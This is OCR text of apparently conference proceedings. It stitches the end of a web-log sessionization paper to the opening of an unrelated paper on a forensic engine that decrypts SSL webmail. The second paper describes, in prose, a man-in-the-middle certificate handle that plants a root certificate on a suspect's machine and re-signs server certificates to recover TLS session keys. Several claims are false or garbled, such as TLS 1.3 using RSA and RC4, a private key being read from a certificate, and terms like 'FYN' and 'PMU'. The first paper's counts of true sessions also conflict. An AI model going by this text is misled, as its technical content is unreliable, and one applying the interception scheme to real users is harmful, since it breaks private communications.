This paper has implemented the above proposed algorithm and shows the results of three log file taken for analysis in Table 6 discussed in next section. Similarly the line chart in Figure 9 shows the changes at every phase of pre-processing for every log file.




Fig. 9. Shows the effects of every phase of pre-processing

TABLE VII. SHOWS COMPARISON OF EXISTING AND PROPOSED METHODS WITH TRUE SESSIONS

Methods	Colg		Guitar		NASA	
	Obtained Sessions	%age	Obtained Sessions	%age	Obtained Sessions	%age
Time Based	15	68.18%	16	72.72 %	17	77.27%
Proposed Time-Referrer Based	16	72.72%	18	81.81 %	17	77.27%
Proposed Semantically-Time-Referrer	18	81.81%	19	86.36 %	19	86.36%

VII. RESULTS AND DISCUSSION

Implementation of all the techniques has been done in #c using .net software. Three log files of different format have been used for testing namely colg, guitar and NASA. Table 1 shows details of these log files before cleaning. It shows the size, time period, number of entries, format of log file, type of log file and total data transferred in KB. Data cleaning is performed in the first phase of pre-processing, irrelevant or noisy data is removed from these three log files shown in Table 2. Table shows the number of entries for robots, failure status code, multimedia, text files, and other than GET method requests. Detailed number of requests by multimedia, text files and method requests is shown in Table 3. Figure 8 shows the change in log file before and after cleaning in form of bar chart. Table 4 shows the unique number of users called as user identification using IP and agent field for three different log files. Number of unique IPs and unique URLs of log file shows the access rate, no of different pages accessed by the users during particular time period. It also shows the comparison of the three different sessionization methods namely Time, Referrer-time and Semantically-time-referrer based heuristics on three different log files. In time heuristic sessionization we have taken the standard threshold value 10 min for consecutive page access time and 30 min for maximum session time. For time-referrer, the results mainly depends upon the referrer field. Otherwise in case there is no referrer, the algorithm will behave like time-heuristic. In our proposed algorithm named time-referrer-semantical sessionization the sessions depends upon all three factors namely time, referrer and semantics. The new session is created only when all three conditions are failed. Time-oriented heuristics estimate denser sessionization than two other methods. The referrer-time and semantically-time-referrer sessionization methods decreased the number of sessions to 89.15% and 86.70% respectively for colg log file, 95.54% and 90.32% respectively for guitar log file and zero percent and 74.41% respectively for NASA log file. Tested log files are large in size and contain huge data. So it is difficult to find the accuracy of algorithms on whole data. Due to this we have taken small data to test the performance of proposed algorithms. The small testing data contain 20 true sessions which are counted manually. Every true session contain more than two entries. Table 7 shows the performance of existing and proposed algorithms on 22 true sessions for all three log files. Results clearly show that using the Semantically-time-referred method, the accuracy substantially increases to 81.81%, 86.36% and 86.36% for colg, guitar and NASA log file respectively. The results of any log file also depends upon the size of website, usage of website by customers, time period of log file and number of different IP addresses. Line chart in Figure 9 shows the changes in every log file during each phase of pre-processing.

VIII. CONTRIBUTIONS

- This paper proposed the two sessionization methods out of which semantically-time referrer outperforms the other approaches.
- The pre-processing model presented in this paper can process text or excel log file irrespective of the format.
- Semantics concept has been used to deduce meaningful results.
- Semantically-time-referrer method deals with the empty referrer requests.
- Semantically-time-referrer method has reduced the complexity of the existing methods and increased their efficiency.

Hence the proposed model is computationally simple and easy to deploy.

IX. CONCLUSION

Web Log files records the activity information whenever a web user submits a request to a Web Server. This paper presents the implementation results of each phase of pre-processing as concluded from our research i.e. data cleaning, user identification and session identification from raw log data. This paper proposed two session identification methods including referrer-time based and semantically-time-referrer based methods. In addition to the traditional data cleaning algorithm, our algorithm is also cleaning the text file and requests in which transferred bytes are nearly zero. In comparison to the traditional time and referrer based heuristic, the referrer-time based heuristic improves the performance from two aspects: First, by not only comparing the referrer of current request with URL of previous request but also comparing the referrer field of current and previous requests to form an actual session. Second, a time component adds a dynamic time frame. If the referrer conditions are not satisfied, rather than directly breaking the session it will check the time limit which avoids the generation of an unreasonably long session. In comparison to traditional method, our referrer-time proposed method, the novelty of semantically-time-referrer based heuristic is that by introducing the time referrer and semantics concepts, it not only improves the authenticity but also improves the efficiency of session identification from two aspects: First is even if the request has empty referrer field, it will still calculate the semantic difference between the requested URL and the previous URL. Second, time component adds a dynamic time frame. That is, if all the conditions are not satisfied, then it will check the time constraint which avoids the generation of unreasonably long sessions. Using semantically-time-referrer method 1376, 2902 and 480 sessions have been identified for three input log files (colg, guitar and NASA respectively). Comparing the results of the experiment for 22 actual true sessions of the given data showed that using Semantically-time-referred method, the accuracy level increased to 81.81%,86.36% and 86.36% for colg, guitar and NASA log file respectively. In Future this work can be extended to extract user patterns by applying web mining techniques on identified sessions by semantically-time-referrer method.

ACKNOWLEDGMENT

The authors are greatly thankful to the department of Computer Engineering, Punjabi University, Patiala, for providing excellent lab facilities that make this work possible.

REFERENCES

[1] Marathe Dagadu Mitharam, “Preprocessing in Web Usage mining”,International Journal of Scientific & Engineering Research, ISSN 2229-5518, vol. 3, Issue 2, February 2012.

[2] Cooley, R., “Web Usage Mining: Discovery and Application of Interesting Patterns from Web data”, http://citeseer.nj.nec.com/426030.html. 2010

[3] The int Aye: Web Log Cleaning for Mining of Web Usage Patterns, IEEE, 2011.

[4] G.Castellano, A.M.Fanelli, M.A.Trsello, “Log data preparation for mining Web usage patterns” IADIS International Conference Applied Computing, pp. 371-378, 2007.

[5] Priyanka Patil and Vjwala Patil, “Preprocessing of webserver Log File for Web mining” World Journal of science and technology, vol. 2, pp. 14-18, 2012

[6] Er. Romil V Patel, Dheeraj Kumar Singh, “Pattern Classification based on Web Usage Mining using Neural Network Techniques”International journal of computer applications(0975-8887), vol. 77, No.21 , June 2013

[7] Murti Punjani, Mr. Vinit Kumar Gupta “A survey on data preprocessing in web usage mining” IOSR Journal as computer engineering, e-ISSN:2278-0661,P-ISSN:2278-8727, vol. 9, Issue 4, pp. 76-79, 2013

[8] Hongzhou Sha, Tingwen Liu,Peng Qin,Yong Sun,Qingyun Liu, “EPLogCleaner: Improving Data Quality of Enterprise Proxy Logs for Efficient Web Usage Mining” Procedia computer Science 17, pp. 812-818, 2013

[9] Doru Tanasa ,Brigitte Trousse, “Advanced Data Preprocessing for Intersites Web Usage Mining” Enhancing information,IEEE Intelligent System , pp 59-65, 2004.

[10] Muskan, Kanwal Garg, “An Efficient Algorithm for Data Cleaning of Web Logs with Spider Navigation Removal”International Journal of Computer Application(2250-1797) vol. 6, No.3, May-June 2016.

[11] Sheetal A.Raiyani,Shailendra Jain, “Efficient Preprocessing technique using Web Log Mining”International Journal of Advancement in Research & Technology, vol. 1,Issue 6, November 2012, ISSN2278-7763.

[12] Aswin G. Raiyani, Sheetal S. Pandya, “Discovering User Identification Mining Technique for Preprocessing Log Data”, ISSN: 0975 – 6760, vol 2, Issue 2, pp. 477-482, Nov 12 to Oct 13.

[13] Li Chaofeng “Research and Development of Data Preprocessing in Web Usage Mining” International Journal of Computer application 2011.

[14] F.M.Facca, P.L.Lanzi,”Mining Interesting Knowledge from WebLogs: A Survey” Data and Knowledge Enggineering , pp 225-241, 2005.

[15] Fang Yuankang, Huang Zhiqiu, “ A Session Identification Algorithm Based on Frame page and Pagethreshold”,IEEE 2010.

[16] Yongyao Jiang , Yun Li, Chaowei Yang, Edward M. Armstrong , Thomas Huang and David Moroni, “Reconstructing Sessions from Data Discovery and Access Logs to Build a Semantic Knowledge Base for Improving Data Discovery” ISPRS International Journal of Geo-Information 2016

[17] L.K.Joshila Grace,V. Maheswari, Dhinaharan Nagamalai, “ Analysis of Web Logs and Web User in Web Mining”, International Journal of Network Security & its applications, vol.3, No.1, January 2011.

[18] Jason J. Jung, “Semantic Preprocessing of Web Request Streams for Web Usage Mining”, Journal of Universal Computer Science, vol.11, no.8, pp. 1383-1396, 2005.

[19] S.Kaviarasa, K.Hemapriya, K.Gopinath,“Semantic Web Usage Mining Techniques for Predicting User’s Navigation Requests”International Journal of Innovative Research in Computer and Communication Engineering, vol. 3, Issue 5, May 2015.

[20] Sharma, N.;Makhika, P.Web Usage Mining: A Novel Approach for Web User session Construction”, Glob.J.Comput. Sci. Technol, vol. 15,Issue 3, pp. 23-27, 2015.

[21] Lara D. Carledge, James E. Pitkow, “Characterizing browsing strategies on the world wide web”, Computer Networks and ISDN Systems,vol. 27,Issue 6, pp.1065-1073, April 1995.

SSL based Webmail Forensic Engine

Manesh T, Abdalla A Alameen, Mohemmed Sha M, Mohamed Mustaq Ahmed A, Mohamed Yacoab M.Y.
Department of Computer Science
Prince Sattam Bin Abdulaziz University
P O Box.54, Saudi Arabia.Pin:11991

Bhadran V K
Resource Center for Cyber Forensics, Language Technology
Center for Development of Advanced Computing
A Scientific Society of the Ministry of Communications
Government of India, Vellayambalam, Trivandrum, Kerala,
Pin: 695033

Abraham Varghese
Department of Information Technology
Higher College of Technology,
Muscat

***Abstract*—In this era of information technology, email applications are the foremost and extensively used electronic communication technology. Emails are profusely used to exchange data and information using several frontend applications from various service providers by its users. Currently most of the email clients and service providers now moved to secured data communications using SSL or TLS security for their data exchanged. Cyber criminals and terrorists have started by means of this mode for exchanging their malicious information in their transactions. Forensic experts have to face greater difficulty and multiple challenges in tracing crucial forensic information from network packets as the communication is secured. These challenges might affect the digital forensic experts in procuring substantial evidences against such criminals from their working environments. This research work revels working background of SSL based webmail forensic engine, which decrypt respective communication or network session and also reconstruct the actual message contents of webmail applications. This digital forensic engine is compatible to work with in proxy servers and other computing environments and enables forensic reconstruction followed by analysis of webmail clients. Proposed forensic engine employs is a high-speed packet capturing hardware module, a sophisticated packet reformation algorithm; restores email header and messages from encrypted stream of SMTP and POP3 network sessions. Proposed forensic engine also support cyber investigation team with generated forensic report and prosecution of culprits by judiciary system of the specific country.**

Keywords*—Forensics; Network Sessions; Packet Drop; Secure Data Aggregation; Sensor Nodes

I. Introduction

With advent of email applications, this technological era has changed the style of communication in all the facets of current social and business environments. Such applications provide great handiness to users in exchanging multimedia contents cost effectively. People normally use these applications for their day-to-day transactions. From the time of inception of email and messaging applications until the introduction of SSL or TLS security over such communications, cyber criminals were very rarely using such communication platforms, as it was easy for forensic investigators to trace them with substitutable evidences. Now communications through Email applications are secured with use of SSL or TLS [2]. Though SSL encrypt the transaction to ensure security and privacy of communications, the process of encrypting messages brings following two serious challenges to forensic investigators frameworks. Firstly, it increases the burden of collecting and decrypting the network session with targeted email communications. Secondly, encryption reduces the chances of procuring accurate forensic details from the network packets as well as regenerating the contents of network packets [2]. Since the likelihood of being traced in using email messages, cyber intruders and criminals are in full swing in misusing this security infrastructure for their criminal communication and activities. This paper introduces a complete webmail forensic engine, which not only decrypts networks session with email transactions over SSL successfully but also traces available forensic details of communication effectively, which are sufficient to pin point malicious users and prosecute them. The proposed digital forensic engine works based on the concepts of network forensics.

Network forensic investigation is a process of regenerating a complete network session collected and processed as packets. This procedure sketches any network anomalies and traces all available network forensic details by analyzing the session of packets. There are two types of network forensic investigation techniques. One is offline, where network packets of session is captured followed by tracing anomalies in it. Second one, is online, where forensic activity is done during the live capturing of network session. Currently this proposed framework implemented for offline packet analysis as decryption process of network session is complicated in online packet analysis.

A. Challenges Addressed in Digital Forensics of Email

Popular email service providers including Gmail, Yahoo and Hotmail etc. have entirely moved to SSL based communication for ensuring increased security and privacy. Traditional forensic methods usually fail in tracing malicious email communication and regenerating email contents from encrypted stream of network session. When a particular email

Prince Sattam bin Abdulaziz University, Kingdom of Saudi Arabia

communication uses SSL, following are the major challenges addressed while analyzing, developing and implementing this proposed forensic engine for email communications.

1) Collect network session with SSL based email communication. High-speed packet capturing mechanism is needed to collect as much as network packets without any loss by wireless or wired methods.

2) Sufficient disk storage is a must to store network sessions in the form of PCAP files consists of more than 20-40 lacks of packets.

3) Parsing of SSL/TLS handshake mechanism to Identify and categorize SSL encrypted network sessions to construct its session keys, session certificate and its private key, session's cipher suite and its protocol details, random number details of SSL client and server, details of premaster secret and key exchange message of SSL client with its public key. Getting public and private key of SSL

4) Reordering the SSL packets of a particular network session followed by subsequent decryption of session using traced public and private keys.

5) Dissecting the packets in a network session to separate header and body parts of packets and to trace available forensic details.

6) Combine decrypted body of network packets according to its order to reconstruct the actual email message.

B. Contribution of the Proposed Framework

This paper primarily sketches the complicated steps involved in collecting, analyzing, decrypting and regenerating the contents of email from an encrypted (SSL) network stream as part of forensic investigation process. This paper describes a novel method to decrypt a particular encrypted stream by tracing cryptographic details successfully for regenerating all available email communications. Forensic investigator will analyze regenerated email message to trace malicious contents in it. A powerful packet rearrangement procedure designed especially to address encrypted network stream, which throttles proposed forensic approach. Proposed structural framework hosts a self-sufficient high-speed packet-capturing module of its own, which work independently or can associate with third party high-speed packet bagging software and hardware.

The various sections of this paper is ordered as follows. Section II summaries related work. Section III describes architecture of proposed webmail forensic engine. Section VI discusses results and major GUIs of the proposed framework. Section V outlines conclusion. Future enhancements are discussed in section VI followed by references.

II. Research Background

This section briefly summarizes significant and related works in the area of email forensics with greater influence for the development of proposed engine. These techniques analyze the content of email through various log file investigations and available communication framework for studying email behaviors and patterns.

Wang Wen Qi, et al.(2009) proposed an email forensic algorithm using fuzzy matching for forensic analysis of SMTP and HTTP protocol. Their contributions led us to understand the forensic processing of SMTP protocol. [1]

M. Tariq Banday (2011) proposed a forensic email architecture, where which describes roles of email actors and components which various protocols. This work enlightened us to know more about email headers and related metadata. [4]

Hong Guo, et al. (2013) discussed email header construction mechanism for forensic investigation process. Their work motivated us to capture various authentic procedures to reconstruct the email headers from network session. [6]

Justin Paglierani, et al. (2013) introduced a collaborative forensic for evidence collection of email which includes identification of non-oblivious artifacts of email and retrieval of data from ISP and analyses email evidences. Their focus helped us to know more about email identification patters. [7]

Lili Xie, et al. (2014) proposed an investigation and data analysis method for Foxmail client, which revels a participle algorithm for content retrieval of, email message and headers to trace suspicious users. This contribution helped us to understand structure of headers and its retrieval process. [9]

Sridhar Neralla, et al. (2014) proposed forensic approach for authenticated author of an email through parameter minimization using sylometric investigation technique. Their findings enhanced our understanding about structure of email and email parameters used for forensic analysis. [10]

Vamshee Krishna, et al (2015) presented a comparative study of available forensic tools for email, which gives an insight into details of its capabilities and scopes. [11]

Yanhua Liu, et al. (2015) proposed a set of solutions for forensic analysis of email contents for analyzing email traffic and email accounts using a centrality algorithm. Their solutions made us more informative about communication architecture of email. [12]

III. Proposed Digital Forensic Engine

The architecture of proposed forensic engine for SSL based webmail applications shown in Fig. 1, which implements forensic reconstruction of email exchanged though webmail clients. The online forensic analysis part of the architecture trace out SSL parameters to calculate session key while offline forensic analysis performs reconstruction after decrypting the session. This engine successfully decrypts the captured network session encrypted by SSL/TLS [2]. This engine intelligently traces cryptographic credentials between web client and BIG-IP or web server for a particular session of communication with help of its own certificate handle mechanism. This engine identifies and recreate contents of all email, which uses SMPTS and POP3S protocols. Proposed digital engine hosts a collection of forensic analysis and investigation of webmail communication through various stages to trace evidences against spiteful communications and efficiently pinpoints malicious users of particular networks. Following section explores significant modules and submodules of proposed digital forensic engine.

A. Forensic Source Pool

Forensic source pool is the major segment of this forensic engine, which collects network stream of packets through either wired or wireless or proxy server's Network Interface Cards (NIC). This segment of proposed engine has a high-speed packet capturing hardware from Napatech coupled with it. This hardware collects as many packets through its faster technology and avoids packet loss from any such attached NICs. This digital engine will perform email forensic investigation for individual computers as well as computer labs with proxy servers. This engine is well suited for proxy servers as it collects network packets to and from a suspected IP address or machine under proxy environment. Once packets are collected, this segment saves the packets in PCAP format for further forensic analysis in the forthcoming segments. [13]

B. Forensic Session Reconstruct

This segment performs core forensic accomplishments by means of reconstructing the suspected network stream from webmail users. This segment rebuilds all available emails communicated through SMTPS and POP3S protocols. This segment has following series of sub segments each of which perform well-defined technical forensic tasks. Following three immediate tasks are online forensic activities.

1) Webmail Filter

Webmail filter identifies source and destination IPs and port numbers present in the PCAP file forwarded to it from the Forensic Source Pool. On finishing this task, this sub segment will filter network packets with application layers protocols of webmail such as Simple Main Transfer Protocol Secure (SMTPS) and Post Office Protocol 3 Secure (POP3S). This segment also categorizes email based on HTTPS as well as webmail. As proposed engine targets SSL based Webmail, the engine will make a PCAP file which contain SSL based webmail network packets and forward to SMTPS and POP3S Email Analyze sub segments.

2) SMTPS Email Analyze & POP3S Email Analyze

The SMTPS Email Analyze and POP3S Email Analyze sub segments respectively filter SMTPS network packets with port number 465 and POP3S network packets with port number 995. Each of this segment then stores filtered network packets as another set of PCAP files for further parallel process. The main goal behind incorporating this parallel segment in this forensic engine is to trace out all the emails sent and received by a suspected user. This segment also saves PCAP files with respect to each email communication sessions between user or web client and BIG-IP or server.

*3) TLS Handshake Decode & Certificate Handl*e

This component is the vital part of proposed engine as it identifies TLS handshake process of specific sessions traced during the monitored suspected network activity. The ultimate goal of this segment is to capture certificates exchanged between web client and BIG-IP, significant cryptographic details, asymmetric keys used by web client and BIG-IP and finally tracing the symmetric key or session key used to encrypt the communication. It is very crucial to acquire the above cryptographic information from the TLS handshake mechanism before the web client and BIG-IP starts encrypted communication. [2]




Fig. 1. Architecture of Webmail Forensic Engine

This segment effectively analysis the initial TLS handshake communication in each email establishment sessions, analyses each steps of transaction of TLS handshake mechanism as shown in the Fig 2 and traces session keys for each session. Following section demonstrates detailed working of TLS handshake mechanism and the steps adopted by this segment to gain cryptographic session keys or Master Secret for subsequent decryption of network stream. For identifying the network packets with TLS handshake information, this segment carefully filters and collects initial communication packets of each session between packet tags

SYN and FYN where SYN represents communication start packet and FYN represents communication end packet. To understand how to gain shared session key using TLS certificate handle segment of the proposed engine, following section and Fig 2 provides a brief breakdown of TLS handshake mechanism.



TLS Client
TLS Server
1
Client Hello
List of cipher suite, version, RN
2
Server Hello
Selects cipher suite, version, RN
3
X.509 Certificate
Servers Public Key (PK)
4
Select PreMasterSecret (RN)
Encrypt PMS with Server PK
5
Server decrypts encrypted PMS by its Secret Key (SK)
6
Client and Server now create Master Secret using PMS and Shared RNs
7
Client encrypt a MSG using Shared Master Secret, send to Server, verified
8
Server decrypt a MSG using Shared Master Secret, send to Client, verified
9
Encrypted Communication using shared, symmetric Master Secret

Fig. 2. TLS Handshake Mechanism

As shown in figure 2, TLS client indicates the web client or web browser of the user where TLS server indicates BIG-IP or web server. Initially, TLS handshake mechanism adopts asymmetric key cryptographic methods to exchange a shared key or master key effectively with the public and private keys of the web server. Eventually, TLS handshake mechanism changes to symmetric key cryptography using shared master secret as symmetric encryption is significantly faster and more efficient compared to asymmetric key cryptography. This TLS protocol maintain a state full connection between client and server. Initially as shown in the step 1, the client sends a *Client Hello* message to the TLS server indicating that the client is willing to start an encrypted communication with the server. In this message, details of TLS protocol version, a set of options that the client is willing use in order to communicate with server named as cipher suite containing combinations of cryptographic methods & specifications, compression methods etc. Client also select a 32-byte random number *RN* and send to the server. On receiving a *Client Hello* message, as shown in step 2, server also generate a 32-byte random number RN based on date and time stamp and reply to client by making choice on selected cipher suite from a list of ciphers sent from client hello session ID, TLS protocol version and compression methods. So at the end of hello packets from both the ends, client and server exchanges RN generated at both ends along with attribute for further communication.

Now in step 3, server sends a X.509 certificate with its public key. This X.509 certificate revels the identity of the certificate issuer, version, serial number, algorithm details, issuer name, validity period and other significant details of PKI. At the client side, on receiving server certificate, client verifies name, validation date etc. to ensure server identity. At the end of this phase, client has RN generated at both ends and public key of the server. The server also has both RNs and its pre-existing public certificate. Until now, everything is transmitted in plain text and is vulnerable to sniffing through network packets. This segment of proposed engine brilliantly sniffs all such details from network packets with help of JPCAP library and OpenSSL. Once the negotiation terms are decided and identity of both sides are verified, as shown in step 4, the client generate one more random number RN as PreMasterSecret (PMS). The client encrypts this generated PMU with the public key of the server and sends to TLS server.[14]

In step 5, the server decrypts the encrypted PMU as it hold its private key to obtain original PMS generated at the client side. At the end of this communication, both client and server hold same ingredients like RNs, PMS and public certificate of the server. With all these inputs to algorithm and negotiated attributes, both sides generate same *Master Secret* (MS). This happens in step 6. Further communication makes use of this MS for encrypting data. However, before moving further, both sides need to verify whether they have same *Master Secret* generated at either end. To confirm generation of same MS at other end, client sends some data encrypted with MS generated at his end along with *end SSL handshake* packet as shown in step 7. If the server also generated same MS, server will be able to decrypt the message with MS at his end. As in step 8, to reconfirm for the sake of integrity of connection, server re-encrypts the data using his MS and send back to client with *end SSL handshake* packet. The client and server will encrypt further communication using the shared Master Secret. [14]

Proposed segment of this forensic engine identifies TLS handshake packets and records cipher used, its key length, protocol version along with compression methods by dissecting network packets using JPCAP and OpenSSL software libraries. As discussed above, ultimate aim of this segment is to calculate 48-byte *Master Secret* (MS) or session key for encrypting the inbound traffic. From the TLS handshake, it is clear that Master Secret is crafted using RNs of client and server, PMS with negotiated cipher suites using Pseudo Random Function (PRF). This segment wisely acquires X.509 certificate from the server with help of specially designed certificate handle mechanism. It can also detect the certificate format such as pkcs#7, pkcs#12 and convert it to hex form for decoding process. Once this segment identifies the certificate format, it parses the contents inside it by searching the label text in the packet as *BEGIN PUBLIC KEY* and *END PUBLIC KEY*. TLS handshake decode segment extracts the text between these two word pairs and saves in the form of plain text or hex format.

TLS handshake decode segment has a collection of well programmed key exchange algorithms such as Diffie-Hellman, Elliptic Curve Diffie-Hellman, RSA which are in the list of ciphers exchanged between client and server. This segment traces *Client Hello, Server Hello* and *Key Exchange* network packets from the traffic. As shown in step 1 of fig 2, TLS handshake decode segment parses the *Client Hello* message and traces details of protocol version, session ID, random number RN of the client with GMT timestamp, list of ciphers proposed by client which define encryption and hashing methods etc. Latest version of TLS 1.3 make use of RSA along with 128/256 SHA, RC4 as selected by the TLS server. From the step 2 of the Fig 2, TLS handshake decode extracts server random number, protocol versions and confirms selected cipher suites. From the step 3, TLS handshake decode segment extracts public key present in the X.509 certificate as mentioned earlier, and identifies size of PreMasterSecret created which is normally 128 bytes in size with RSA key size of 1024 bit keys. [14]

Once certificate reaches client from the server, it also receives key exchange messages, which support both RSA, or Diffie Hellman based key exchange methods. Proposed segment is designed to work with both types of key exchange methods to get public key of the server and encrypted PreMasterSecret. Step 4 & 5 of TLS handshake mechanism calculates shared MAC key or *Master Secret* for encrypting SSL traffic sessions. Pseudo Random Function (PRF) on server side generates *Master Secret* by using PreMasterSecret, random numbers RNs of client and server. In order to obtain the Master Secret, this segment is in need of decrypted PreMasterSecret.

The RNs of client and server is now available to this segment from the TLS handshake decode sub segment, but exact PreMasterSecret is not available to this sub segment. In order to avail this PMS, this segment requires the private key of the server. From the X.509 certificate with pkcs#12 format, X.509 TLS certificate handle sub segment as shown in Fig 3 raises private key of the message to perform decryption of the PMS utilizing recorded cipher suite negotiations to attain unique PMS. This sub segment works a proxy server between suspected user machine and the web server. This segment thus redirects all the inbound traffic between client and server for a particular email session through it. The X.509 Certificate Handle now will access the genuine X.509 certificate from the BIG-IP or TLS server where it returns its own certificate to suspected user machine and creates two distinct TLS connection lines.

One is from web client to X.509 Certificate Handle segment and second one is from X.509 Certificate Handle to TLS server. Both certificates are in the form of pkcs#12 format.

Since the certificate handle segment acts in the middle of network traffic between client and server, the root X.509 certificate is made available to the suspected user machine. In each email communication sessions, this segment creates its own dynamically signed certificate for the server with its private key.



Web Client/ TLS Client
BIG-IP/TLS Server
Original Connection
New Connection through Certificate Handle
X.509 Certificate from Handle to Client
X.509 Certificate from Handle to Server

Fig. 3. TLS Certificate Handle

OpenSSL module associated with this segment now traces the private key of the server from X.509 certificate. No SSL error messages are existing as current segment establishes a trusted network traffic between web browser and server.

After acquiring private key of the server, this sub segment decrypts the encrypted PreMasterSecret to get actual PreMasterSecret. Thus, segment calculates *Master Secret* (MS) with appropriate pseudo random function applied to PreMasterSecret, Random Number RN of web client and BIG-IP or web server. This *Master Secret* acts as session key for the encrypted channel between web client and BIG-IP. This segment successfully traces this session key for decrypting the stored network sessions in the form of PCAP files.

4) SMTPS Stream Decrypt & POP3 Stream Decrypt

